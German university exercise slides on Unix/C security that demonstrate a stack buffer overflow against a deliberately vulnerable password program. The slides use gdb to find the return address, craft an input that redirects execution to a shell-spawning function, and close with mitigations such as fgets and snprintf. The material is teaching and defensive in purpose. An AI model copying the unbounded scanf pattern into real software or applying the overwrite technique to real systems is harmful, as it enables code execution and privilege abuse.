

K 9. Übung

K-1 Überblick

- Besprechung 7. Aufgabe (jbuffer)
- Unix, C und Sicherheit

K-2 Unix, C und Sicherheit

K-2 Unix, C und Sicherheit

- Mögliche Programmsequenz für eine Passwortabfrage in einem Server-Programm:

```
int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket oeffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}
```

1 Ausnutzen des Pufferüberlaufs: Szenario

- Pufferüberschreitung wird nicht überprüft
 - ◆ die Variable `password` wird auf dem Stack angelegt
 - ◆ nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungadresse der Funktion

2 Ausnutzen des Pufferüberlaufs: Beispielprogramm

- ◆ Test mit folgendem Programm

```
#include <stdio.h>

int ask_pwd() {
    int n;
    char password[8+1]; /* 8 Zeichen und '\0' */
    n = scanf("%s", password);
    return strcmp(password, "hallo");
}

void exec_sh() {
    char *a[] = {"/bin/sh", 0};
    execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
    if (ask_pwd() == 0) exec_sh();
}
```

3 Ausnutzen des Pufferüberlaufs: Schwachstelle suchen

- übersetzen mit -g und Starten mit dem gdb

```


> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16      if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6      n = scanf("%s", password);

```

4 Aufbau der Daten eines Prozesses



5 Ausnutzen des Pufferüberlaufs

■ Analyse des Textsegmentes des Prozesses:

- ◆ Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


- ◆ Adresse der exec_sh-Funktion

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

- ◆ Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```

6 Aufbau der Daten eines Prozesses



7 Ausnutzen des Pufferüberlaufs

■ Analyse der Stackbelegung in Funktion ask_pwd()

- ◆ Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7ffffc40
```


- ◆ Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7ffffc49
```

- ◆ Adresse der Variablen n

```
(gdb) p/x &n
$3 = (int *) 0x7ffffc4c
```

8 Aufbau der Daten eines Prozesses



9 Ausnutzen des Pufferüberlaufs


■ Analyse der Stackbelegung in Funktion ask_pwd()

◆ Return-Adresse

```
(gdb) x 0x7ffffc54
0x7ffff9a4:      0x080484ac
```

```
0x80484a4 <main>:      push  %ebp
0x80484a5 <main+1>:     mov   %esp,%ebp
0x80484a7 <main+3>:     call 0x8048440 <ask_pwd>
0x80484ac <main+8>:     mov   %eax,%eax
0x80484ae <main+10>:    test  %eax,%eax
0x80484b0 <main+12>:    jne  0x80484b7 <main+19>
0x80484b2 <main+14>:    call 0x8048478 <exec_sh>
0x80484b7 <main+19>:    leave
0x80484b8 <main+20>:    ret
```

10 Aufbau der Daten eines Prozesses



11 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

12 Erzeugung eines Input-Bytestroms

- Erzeugen des Binärfiles z.B. mit dem hexl-mode des Emacs
 - ◆ "012345678" + "000" + "0000" + "0000" + 0x08048478 + '\n'
- Byteorder beachten

```
(gdb) x 0x7ffffc54
0x7ffffc64:      0x080484ac

(gdb) x/4b 0x7ffffc54
0x7ffffc64:      0xac      0x84      0x04      0x08
```

13 Vermeidung von Puffer-Überlauf

- scanf
 - ◆ `char buf[10]; scanf("%9s", buf);`

- gets
 - ◆ Verwendung von `fgets`

- `strcpy, strcat`
 - ◆ Überprüfung der String-Länge oder
 - ◆ Verwendung von `strncpy, strncat`

- `sprintf`
 - ◆ Verwendung von `snprintf`